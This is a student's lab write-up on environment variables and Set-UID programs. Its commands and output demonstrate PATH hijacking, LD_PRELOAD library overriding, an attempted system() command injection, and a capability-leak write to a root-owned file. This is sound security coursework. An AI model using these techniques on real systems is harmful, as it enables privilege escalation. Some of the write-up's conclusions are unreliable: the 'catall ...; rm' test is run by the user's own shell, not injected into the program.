

Environment Variable and Set-UID Lab

Assignment 3 for Cybersecurity CPS493

Professor Hoffman

This lab gives insight into how environment variables influence system and program behavior. It explores how these variables are passed between processes, their role in privileged Set-UID programs, and how misunderstanding them can lead to security vulnerabilities.

This lab covers the following topics:

- Environment variables
- Set-UID programs
- Securely invoke external programs
- Capability leaking
- Dynamic loader/linker

2 Lab Tasks


Files needed for this lab are included in `Labsetup.zip`, which can be downloaded from the lab's website.

First, we need to get the necessary files set up on my Ubuntu VM. I'll navigate to

https://seedsecuritylabs.org/Labs_20.04/Software/Environment_Variable_and_SetUID/ and grab the zip provided there.

- **Lab setup files: DO NOT** unzip the file in a shared folder, as that would cause problems. Copy the zip file to another folder inside the VM, and then use the `unzip` command to unpack.
 - Labsetup.zip

Next, I'll just create a new folder for this lab and unzip the `Labsetup.zip` into this folder.



From here, I will SSH into the VM using my host machine. Then, I'll start the first task of the lab.

2.1 Task 1: Manipulating Environment Variables

- Use `printenv` or `env` command to print out the environment variables. If you are interested in some particular environment variables, such as `PWD`, you can use "`printenv PWD`" or "`env | grep PWD`".

Using '`printenv`' and '`env`' both spit out a list of environment variables in use.

```
fisherb@pal:~/Seedlab/Labsetup$ env
SHELL=/bin/bash
PWD=/home/fisherb/Seedlab/Labsetup
LOGNAME=fisherb
XDG_SESSION_TYPE=tty
MOTD_SHOWN=pam
HOME=/home/fisherb
LANG=en_US.UTF-8
```

We can see our current language, our working directory, our current shell, and other variables. I haven't included all of them because some outputs are verbose (`LS_COLORS`), and others contain IP addresses (`SSH_CONNECTION`)

- Use `export` and `unset` to set or unset environment variables. It should be noted that these two commands are not separate programs; they are two of the Bash's internal commands (you will not be able to find them outside of Bash).

I'll create a dummy environment variable to experiment with these commands. Let's keep it simple.

```
fisherb@pal:~/Seedlab/Labsetup$ export GREETING="Hello World"
```

Next, we'll verify that the environment variable was successfully initialized.

```
fisherb@pal:~/Seedlab/Labsetup$ printenv|
```

In the returned environment variables, we can find our new environment variable:

```
GREETING=Hello World
```

Next, I'll use '`export`' to change the value of this environment variable, and we use '`printenv`'.

```
fisherb@pal:~/Seedlab/Labsetup$ export GREETING="How's it going world?"
fisherb@pal:~/Seedlab/Labsetup$ printenv
```

Below, we can see that our GREETING environment variable was updated successfully.

```
GREETING=How's it going world?
```

Finally, I'll unset the GREETING environment variable.

```
fisherb@pal:~/Seedlab/Labsetup$ unset GREETING
fisherb@pal:~/Seedlab/Labsetup$ printenv
```

Now, I grep the output of the 'printenv' command for the GREETING environment variable, and receive no output. This means our 'unset' command ran successfully.

```
fisherb@pal:~/Seedlab/Labsetup$ printenv | grep GREETING
fisherb@pal:~/Seedlab/Labsetup$
```

2.2 Task 2: Passing Environment Variables from Parent Process to Child Process

In this task, we aim to determine whether the child process inherits the environment variables from its parent.

Step 1. Please compile and run the following program, and describe your observation. The program can be found in the Labsetup folder; it can be compiled using "gcc myprintenv.c", which will generate a binary called a.out. Let's run it and save the output into a file using "a.out > file".

We're already in the Labsetup folder. Let's compile the myprintenv.c file.

```
fisherb@pal:~/Seedlab/Labsetup$ gcc myprintenv.c
```

Now, we'll run the compiled program and save the output into a file.

```
fisherb@pal:~/Seedlab/Labsetup$ gcc myprintenv.c
fisherb@pal:~/Seedlab/Labsetup$ ./a.out > file
fisherb@pal:~/Seedlab/Labsetup$ cat file
SHELL=/bin/bash
PWD=/home/fisherb/Seedlab/Labsetup
LOGNAME=fisherb
```

We get the same output as we would from simply running 'printenv' or 'env'. This program stays open after running, and I have to Ctrl+C to exit it.

Step 2. Now comment out the `printenv()` statement in the child process case (Line ①), and uncomment the `printenv()` statement in the parent process case (Line ②). Compile and run the code again, and describe your observation. Save the output in another file.

Let's open up our program using nano.

```
fisherb@pal:~/Seedlab/Labsetup$ nano myprintenv.c |
```

Here, We can see the 'printenv()' statements referenced in Step 2. Let's comment out the child process 'printenv()', and uncomment the parent process 'printenv()'.

Before:

```
void main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv();
            exit(0);
        default: /* parent process */
            // printenv();
            exit(0);
    }
}
```

After:

```

void main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            //printenv();
            exit(0);
        default: /* parent process */
            printenv();
            exit(0);
    }
}

```

Now, we save it and recompile, then run it again, saving to a different file.

```

fisherb@pal:~/Seedlab/Labsetup$ gcc myprintenv.c
fisherb@pal:~/Seedlab/Labsetup$ ./a.out > file2
fisherb@pal:~/Seedlab/Labsetup$ cat file2
SHELL=/bin/bash
PWD=/home/fisherb/Seedlab/Labsetup
LOGNAME=fisherb

```

This time, the program closes automatically after running. Otherwise, the output appears the same.

Step 3. Compare the difference of these two files using the `diff` command. Please draw your conclusion.

Let's double check with the `diff` command.

```

fisherb@pal:~/Seedlab/Labsetup$ diff file file2
fisherb@pal:~/Seedlab/Labsetup$ |

```

It appears there is no difference between the two files. My conclusion is that child processes inherit environment variables from their parent processes.

Task 3: Environment Variables and `execve()`

In this task, we study how environment variables are affected when a new program is executed via `execve()`.

Step 1. Please compile and run the following program, and describe your observation. This program simply executes a program called `/usr/bin/env`, which prints out the environment variables of the current process.

Listing 2: `myenv.c`

We are already in the directory containing this program, so let's compile and run.

```
fisherb@pal:~/Seedlab/Labsetup$ gcc myenv.c
fisherb@pal:~/Seedlab/Labsetup$ ./a.out
fisherb@pal:~/Seedlab/Labsetup$ |
```

No output this time.

Step 2. Change the invocation of `execve()` in Line ① to the following; describe your observation.

```
execve("/usr/bin/env", argv, environ);
```

Let's nano our program and change this line.

Before:

```
#include <unistd.h>

extern char **environ;

int main()
{
    char *argv[2];

    argv[0] = "/usr/bin/env";
    argv[1] = NULL;

    execve("/usr/bin/env", argv, NULL);

    return 0 ;
}
```

After:

```

#include <unistd.h>

extern char **environ;

int main()
{
    char *argv[2];

    argv[0] = "/usr/bin/env";
    argv[1] = NULL;

    execve("/usr/bin/env", argv, environ);
    return 0 ;
}

```

Now, we'll recompile and run again.

```

fisherb@pal:~/Seedlab/Labsetup$ gcc myenv.c
fisherb@pal:~/Seedlab/Labsetup$ ./a.out
SHELL=/bin/bash
PWD=/home/fisherb/Seedlab/Labsetup
LOGNAME=fisherb

```

We can see that after adding `environ` as a parameter for `execve`, our program is able to properly display all environment variables.

I conclude that by passing `environ` into `execve`, the new process `"/usr/bin/env"` inherits the environment variables of whatever calls it. Before, when the third parameter was `NULL`, the new process was spawning into an empty environment.

Task 4: Environment Variables and `system()`

In this task, we study how environment variables are affected when a new program is executed via the `system()` function. This function is used to execute a command, but unlike `execve()`, which directly executes a command, `system()` actually executes `"/bin/sh -c command"`, i.e., it executes `/bin/sh`, and asks the shell to execute the command.

If you look at the implementation of the `system()` function, you will see that it uses `execl()` to execute `/bin/sh`; `execl()` calls `execve()`, passing to it the environment variables array. Therefore, using `system()`, the environment variables of the calling process is passed to the new program `/bin/sh`. Please compile and run the following program to verify this.

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    system("/usr/bin/env");
    return 0 ;
}
```

I'll start by putting the given code into a new program then compiling.

```
fisherb@pal:~/Seedlab/Labsetup$ gcc task4program.c -o ctask4
fisherb@pal:~/Seedlab/Labsetup$ ./ctask4
LESSOPEN=| /usr/bin/lesspipe %s
USER=fisherb
```

Task 5: Environment Variable and Set-UID Programs

Although the behaviors of Set-UID programs are decided by their program logic, not by users, users can indeed affect the behaviors via environment variables.

Step 1. Write the following program that can print out all the environment variables in the current process.

```
#include <stdio.h>
#include <stdlib.h>

extern char **environ;
int main()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}
```

Step 2. Compile the above program, change its ownership to `root`, and make it a Set-UID program.

Let's put this into a new program, compile it, then change the owner to `root`, and make it a SetUID program.

```
fisherb@pal:~/Seedlab/Labsetup$ nano task5program.c
fisherb@pal:~/Seedlab/Labsetup$ gcc task5program.c -o ctask5
fisherb@pal:~/Seedlab/Labsetup$ sudo chown root ctask5
[sudo] password for fisherb:
fisherb@pal:~/Seedlab/Labsetup$ sudo chmod 4755 ctask5
```

Step 3. In your shell (you need to be in a normal user account, not the `root` account), use the `export` command to set the following environment variables (they may have already exist):

- `PATH`
- `LD_LIBRARY_PATH`
- `ANY_NAME` (this is an environment variable defined by you, so pick whatever name you want).

`PATH` and `LD_LIBRARY_PATH` should already exist by default, so I'm going to use `export` to set a new environment variable called "SUPERBOWLWINNERS", and set it to `Buffalo_Bills`.

```
fisherb@pal:~$ export SUPERBOWLWINNERS="Buffalo_Bills"
```

These environment variables are set in the user's shell process. Now, run the `Set-UID` program from Step 2 in your shell. After you type the name of the program in your shell, the shell forks a child process, and uses the child process to run the program. Please check whether all the environment variables you set in the shell process (parent) get into the `Set-UID` child process. Describe your observation. If there are surprises to you, describe them.

Let's run our compiled `SetUID` program.

```
fisherb@pal:~/Seedlab/Labsetup$ ./ctask5
```

We can see that after running the program, all environment variables we set in the parent shell have been inherited by the `Set-UID` child process spawned by our `ctask5` program.

```
SUPERBOWLWINNERS=Buffalo_Bills
```

We can certainly exploit this.

Task 6: The `PATH` Environment Variable and `Set-UID` Programs

Because of the shell program invoked, calling `system()` within a `Set-UID` program is quite dangerous. This is because the actual behavior of the shell program can be affected by environment variables, such as `PATH`; these environment variables are provided by the user, who may be malicious. By changing these variables, malicious users can control the behavior of the `Set-UID` program. In `Bash`, you can change the `PATH` environment variable in the following way (this example adds the directory `/home/seed` to the beginning of the `PATH` environment variable):

```
$ export PATH=/home/seed:$PATH
```

The Set-UID program below is supposed to execute the `/bin/ls` command; however, the programmer only uses the relative path for the `ls` command, rather than the absolute path:

```
int main()
{
    system("ls");
    return 0;
}
```

Please compile the above program, change its owner to `root`, and make it a Set-UID program. Can you get this Set-UID program to run your own malicious code, instead of `/bin/ls`? If you can, is your malicious code running with the root privilege? Describe and explain your observations.

Let's create a new program for this code, then repeat the earlier steps to change its owner to `root` & make it a Set-UID program.

```
fisherb@pal:~$ nano exploitThis.c
fisherb@pal:~$ gcc exploitThis.c -o cexploit
fisherb@pal:~$ sudo chown root:root cexploit
[sudo] password for fisherb:
fisherb@pal:~$ sudo chmod 4755 cexploit
```

As a test, let's run this program without actually trying to exploit it yet.

```
fisherb@pal:~$ ./cexploit
catall  cexploit  Documents  Evidence    libmylib.so.1.0.1  mylib.c  myprog  Pictures  snap  Videos
catall.c Desktop  Downloads  exploitThis.c  Music    mylib.o  myprog.c  Public  Templates
```

This program lists the files and directories in this directory as intended.

Let's try exploiting this call of `System`. First, I'll append the `PATH` environment variable with a different location.

```
fisherb@pal:~$ export PATH=/home/fisherb/:$PATH
fisherb@pal:~$ echo $PATH
/home/fisherb/:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

Now, let's create a "malicious" `ls` program in our home directory.

Here's what we'll put into the program. If this runs, it'll clearly display that we have tricked our SetUID program into running our "malicious" version of `ls` rather than the legitimate one.

```
#include <stdio.h>
int main(){
    printf("I am not supposed to be doing this :) \n");
    return 0;
}
```

Let's compile it and try running our program, and see if it picks our 'ls' program.

```
fisherb@pal:~$ ./cexploit
I am not supposed to be doing this :)
```

We can see that our 'ls' program stored in my home directory was chosen over the 'ls' program in bin, and we were able to get a Set-UID program owned by root to execute our "malicious" program.

Task 7: The LD_PRELOAD Environment Variable and Set-UID Programs

In this task, we study how Set-UID programs deal with some of the environment variables. Several environment variables, including LD PRELOAD, LD LIBRARY PATH, and other LD * influence the behavior of dynamic loader/linker.

LD PRELOAD specifies a list of additional, user-specified, shared libraries to be loaded before all others.

Step 1. First, we will see how these environment variables influence the behavior of dynamic loader/linker when running a normal program. Please follow these steps:

1. Let us build a dynamic link library. Create the following program, and name it `mylib.c`. It basically overrides the `sleep()` function in `libc`:

```
#include <stdio.h>
void sleep (int s)
{
    /* If this is invoked by a privileged program,
       you can do damages here! */
    printf("I am not sleeping!\n");
}
```

I've created the program via nano and saved it as `mylib.c`.

2. We can compile the above program using the following commands (in the `-lc` argument, the second character is `l`):

```
$ gcc -fPIC -g -c mylib.c
$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```

After running these, we can grep the output of `ls` and find our new `mylib` files:

```
fisherb@pal:~/Seedlab/Labsetup$ ls | grep mylib
libmylib.so.1.0.1
mylib.c
mylib.o
```

Now, set the LD_PRELOAD environment variable:

```
$ export LD_PRELOAD=./libmylib.so.1.0.1
```

Let's run this command and verify that it succeeded.

```
fisherb@pal:~/Seedlab/Labsetup$ export LD_PRELOAD=./libmylib.so.1.0.1
fisherb@pal:~/Seedlab/Labsetup$ echo $LD_PRELOAD
./libmylib.so.1.0.1
```

Looks good to me.

4. Finally, compile the following program myprog, and in the same directory as the above dynamic link library libmylib.so.1.0.1:

```
/* myprog.c */
#include <unistd.h>
int main()
{
    sleep(1);
    return 0;
}
```

After putting this code into a program myprog.c, I compile it:

```
fisherb@pal:~/Seedlab/Labsetup$ nano myprog.c
fisherb@pal:~/Seedlab/Labsetup$ gcc -o myprog myprog.c
fisherb@pal:~/Seedlab/Labsetup$
```

Note: This is where my VM bricked, so any differences in the writeup will begin here.

Step 2. After you have done the above, please run myprog under the following conditions, and observe what happens.

- Make myprog a regular program, and run it as a normal user.

First, I'll change the file permissions so anyone can execute myprog.

```
fisherb@pal:~$ chmod a+x myprog.c
fisherb@pal:~$ ls -l | grep myprog.c
-rwxrwxr-x 1 fisherb fisherb 70 Oct 30 18:46 myprog.c
```

We can see in the file permissions that anyone can execute. Let's run myprog as a normal user.

```
fisherb@pal:~$ ./myprog
I am not sleeping!
```

We can see that myprog has used the malicious sleep function declared in the library we created earlier.

- Make myprog a Set-UID root program, and run it as a normal user.

First, add the Set-UID permission to the file. Then I check to ensure our commands ran properly.

```
fisherb@pal:~$ sudo chmod u+s myprog
fisherb@pal:~$ ls -l | grep myprog
-rwsrwxr-x 1 fisherb fisherb 15960 Oct 30 18:52 myprog
```

Now, let's run the newly Set-UID program as a normal user.

```
fisherb@pal:~$ ./myprog
I am not sleeping!
```

Again, the program uses our malicious sleep function.

- Make myprog a Set-UID root program, export the LD_PRELOAD environment variable again in the root account and run it.

Since myprog is already Set-UID, we just have to change the owner to root, and run again.

```
fisherb@pal:~$ sudo chown root:root myprog
fisherb@pal:~$ ls -l | grep myprog
-rwxrwxr-x 1 root root 15960 Oct 30 18:52 myprog
-rwxrwxr-x 1 fisherb fisherb 70 Oct 30 18:46 myprog.c
fisherb@pal:~$ sudo ./myprog
fisherb@pal:~$ |
```

This time, running myprog used the default sleep() function instead of my malicious one.

Make myprog a Set-UID user1 program (i.e., the owner is user1, which is another user account), export the LD_PRELOAD environment variable again in a different user's account (not-root user) and run it.

First, we have to make a new user, because after my VM bricked, all the other users I had created were lost :(

Let's add a user named jeff.

```
fisherb@pal:~$ sudo adduser jeff
Adding user `jeff' ...
```

Now, we'll change the owner of myprog to jeff.

```
fisherb@pal:~$ sudo chown jeff:jeff myprog
fisherb@pal:~$ ls -l |grep myprog
-rwxrwxr-x 1 jeff jeff 15960 Oct 30 18:52 myprog
```

Great. Jeff now owns myprog. Let's copy myprog into jeff's home directory.

```
fisherb@pal:~$ sudo cp myprog /home/jeff
```

Now, we switch to jeff and re-export LD_PRELOAD, then run as jeff.

```
jeff@pal:~$ export LD_PRELOAD=./libmylib.so.1.0.1
jeff@pal:~$ echo $LD_PRELOAD
./libmylib.so.1.0.1
```

```
jeff@pal:~$ ./myprog
I am not sleeping!
```

When jeff runs myprog, we use LD_PRELOAD and use our malicious sleep() function.

Step 3. You should be able to observe different behaviors in the scenarios described above, even though you are running the same program. You need to figure out what causes the difference. Environment variables play a role here. Please design an experiment to figure out the main causes, and explain why the behaviors in Step 2 are different. (Hint: the child process may not inherit the LD_* environment variables).

The different behavior comes from trying to export the LD_PRELOAD environment variable as root. There are safeguards in place in most linux systems to counter this sort of attack as root, because that is where the most damage can be done. Even though our parent process has LD_PRELOAD set, the child process ignores it and sanitizes the environment because it's running myprog as root, and wants to avoid any potential privilege escalation attacks.

2.8 Task 8: Invoking External Programs Using `system()` versus `execve()`

We're given a scenario featuring an auditor Bob, and a system administrator Vince. Bob needs to read all system files without being able to modify anything. Vince writes him a Set-UID program where Bob can specify a file name, and the program will run `/bin/cat` to display it. Since the program is running as a root,

it can display any file Bob specifies. However, since the program has no write operations, Vince is very sure that Bob cannot use this special program to modify any file.

Step 1: Compile the above program, make it a root-owned Set-UID program. The program will use `system()` to invoke the command. If you were Bob, can you compromise the integrity of the system? For example, can you remove a file that is not writable to you?

First, I have to put the code the lab provides into a new program called `catall.c`, and compile it.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
    char *v[3];
    char *command;
    if(argc < 2) {
        printf("Please type a file name.\n");
        return 1;
    }
    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;
    command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
    sprintf(command, "%s %s", v[0], v[1]);
    // Use only one of the followings.
    system(command);
    // execve(v[0], v, NULL);
    return 0 ;
}
```

```
fisherb@pal:~$ gcc -o catall catall.c
```

Now, let's change the owner to root, and make it a Set-UID program.

```
fisherb@pal:~$ sudo chown root:root catall
[sudo] password for fisherb:
fisherb@pal:~$ sudo chmod u+s catall
fisherb@pal:~$ ls -l | grep catall
-rwsrwxr-x 1 root    root    16184 Oct 30 19:52 catall
```

Now, let's see if we were bob, could we compromise the integrity of the theoretical system? To test this, let's make a sample file. I'll call it "Evidence", and make sure a normal user cannot write to this file. Additionally, I made the owner jeff, to see if I can edit a file that isn't mine using our catall program.

```
fisherb@pal:~$ ./catall Evidence
this is important evidence. Do not delete this!
fisherb@pal:~$ sudo chown jeff:jeff Evidence
[sudo] password for fisherb:
fisherb@pal:~$ ls -l Evidence
-rw-rw-r-- 1 jeff jeff 48 Oct 31 11:12 Evidence
```

Let's see if we can compromise this file.

We know the intended run of the code uses system to run the command stored at /bin/cat on the filename provided in command line. However, we can see the system call doesn't close after catting the file in the code provided. So, let's see if we can attach something malicious at the end of a otherwise usual command input.

```
fisherb@pal:~$ ./catall Evidence; rm Evidence
this is important evidence. Do not delete this!
rm: remove write-protected regular file 'Evidence'? yes
fisherb@pal:~$ ls -a | grep Evidence
fisherb@pal:~$ |
```

We were prompted to make sure we wanted to remove the write-protected file, which of course we do! We can see that we are able to compromise the integrity of the system by abusing the system() call.

Step 2: Comment out the `system(command)` statement, and uncomment the `execve()` statement; the program will use `execve()` to invoke the command. Compile the program, and make it a root-owned Set-UID. Do your attacks in Step 1 still work? Please describe and explain your observations.

Let's make the change specified in step 2. We also need to include `unistd.h` header in order to use `execve()`.

```

#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
char *v[3];
char *command;
if(argc < 2) {
printf("Please type a file name.\n");
return 1;
}
v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;
command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
sprintf(command, "%s %s", v[0], v[1]);
// Use only one of the followings.
//system(command);
execve(v[0], v, NULL);
return 0 ;
}

```

Now, we'll make it Set-UID and root owned.

```

fisherb@pal:~$ ls -l catall
-rwsrwxr-x 1 root root 16184 Oct 31 11:43 catall

```

Let's create a new Evidence file.

```

fisherb@pal:~$ ls -l Evidence
-rw-rw-r-- 1 root root 63 Oct 31 11:48 Evidence

```

Now, let's try to carry out the original attack from step 1.

```

fisherb@pal:~$ ./catall Evidence; rm Evidence
this is the second evidence file! Don't touch this one either
rm: remove write-protected regular file 'Evidence'? yes
fisherb@pal:~$ ls -l Evidence
ls: cannot access 'Evidence': No such file or directory
fisherb@pal:~$

```

Looks like it still worked, even though execve should've sanitized the input. Let's see if the user jeff, who has no sudo permissions, can execute the same exploit. I've created a new Evidence file for jeff, and simply copied the same catall from fisherb's home directory.

A normal test shows jeff can use the catall program as intended.

```
jeff@pal:~$ ./catall Evidence  
this is evidence to test if jeff can remove
```

Let's see if we can exploit now.

```
jeff@pal:~$ ./catall Evidence; rm Evidence  
this is evidence to test if jeff can remove  
rm: remove write-protected regular file 'Evidence'? yes  
jeff@pal:~$ ls  
catall  libmylib.so.1.0.1  myprog
```

Even jeff, who has no sudo permissions, is able to use catall to remove root owned files, despite the execve countermeasure implementation.

2.9 Task 9: Capability Leaking

This step of the lab wants use a capability leak in a Set-UID program to write to a file with a normal user who should only have read permissions.

Here's the code for the program:

```

#include <stdio.h>      // for printf()
#include <stdlib.h>     // for exit()
#include <unistd.h>     // for setuid(), getuid(), execve()
#include <fcntl.h>      // for open()
void main()
{
    int fd;
    char *v[2];
    /* Assume that /etc/zxx is an important system file,
     * and it is owned by root with permission 0644.
     * Before running this program, you should create
     * the file /etc/zxx first. */
    fd = open("/etc/zxx", O_RDWR | O_APPEND);
    if (fd == -1) {
        printf("Cannot open /etc/zxx\n");
        exit(0);
    }
    // Print out the file descriptor value
    printf("fd is %d\n", fd);

    // Permanently disable the privilege by making the
    // effective uid the same as the real uid
    setuid(getuid());
    // Execute /bin/sh
    v[0] = "/bin/sh"; v[1] = 0;
    execve(v[0], v, 0);
}

```

Let's create the file /etc/zxx, and give it root ownership & the appropriate permissions.

```

fisherb@pal:~$ ls -l /etc/zxx
-rw-r--r-- 1 root root 68 Nov  1 14:41 /etc/zxx

```

Now, let's compile our program, make it root owned and Set-UID, and test it out as intended.

```

fisherb@pal:~$ gcc cap_leak.c -o capleak
fisherb@pal:~$ sudo chown root:root capleak; sudo chmod u+s capleak
fisherb@pal:~$ ls -l cap
capleak      cap_leak.c
fisherb@pal:~$ ls -l capleak
-rwsrwxr-x 1 root root 16272 Nov  1 14:46 capleak

```

Every time we run this program, the value for fd increases by 1. This tells us that all of the file descriptors opened by capleak are not being closed. Additionally, in the code for capleak, we can see that each new file descriptor is opened before capleak relinquishes elevated privileges.

```
fisherb@pal:~$ ./capleak
fd is 3
$ |
```

Here, we can see the file descriptor was printed, and we're inside the shell spawned by capleak. Let's see if we can do anything from within this new shell.

```
jeff@pal:~$ ./capleak
fd is 3
$ echo "hello!" >> /proc/self/fd/3
/bin/sh: 1: cannot create /proc/self/fd/3: Permission denied
$ echo "hello! I am here" >&3
$ cat /etc/zxx
This is important and you should not be able to write to this file.
hello! I am here
```

Initially, I tried writing to the file associated with file descriptor 3 by providing the directory of it. However, this attempt was blocked. So, after some digging, I found that using &3 can write to the currently open file descriptor. &3 uses shell syntax, where /proc/self/fd/3 would use a symbolic link. It appears that there is a countermeasure in place to block using the symbolic link to write to /etc/zxx, but shell syntax allowed us to sidestep this.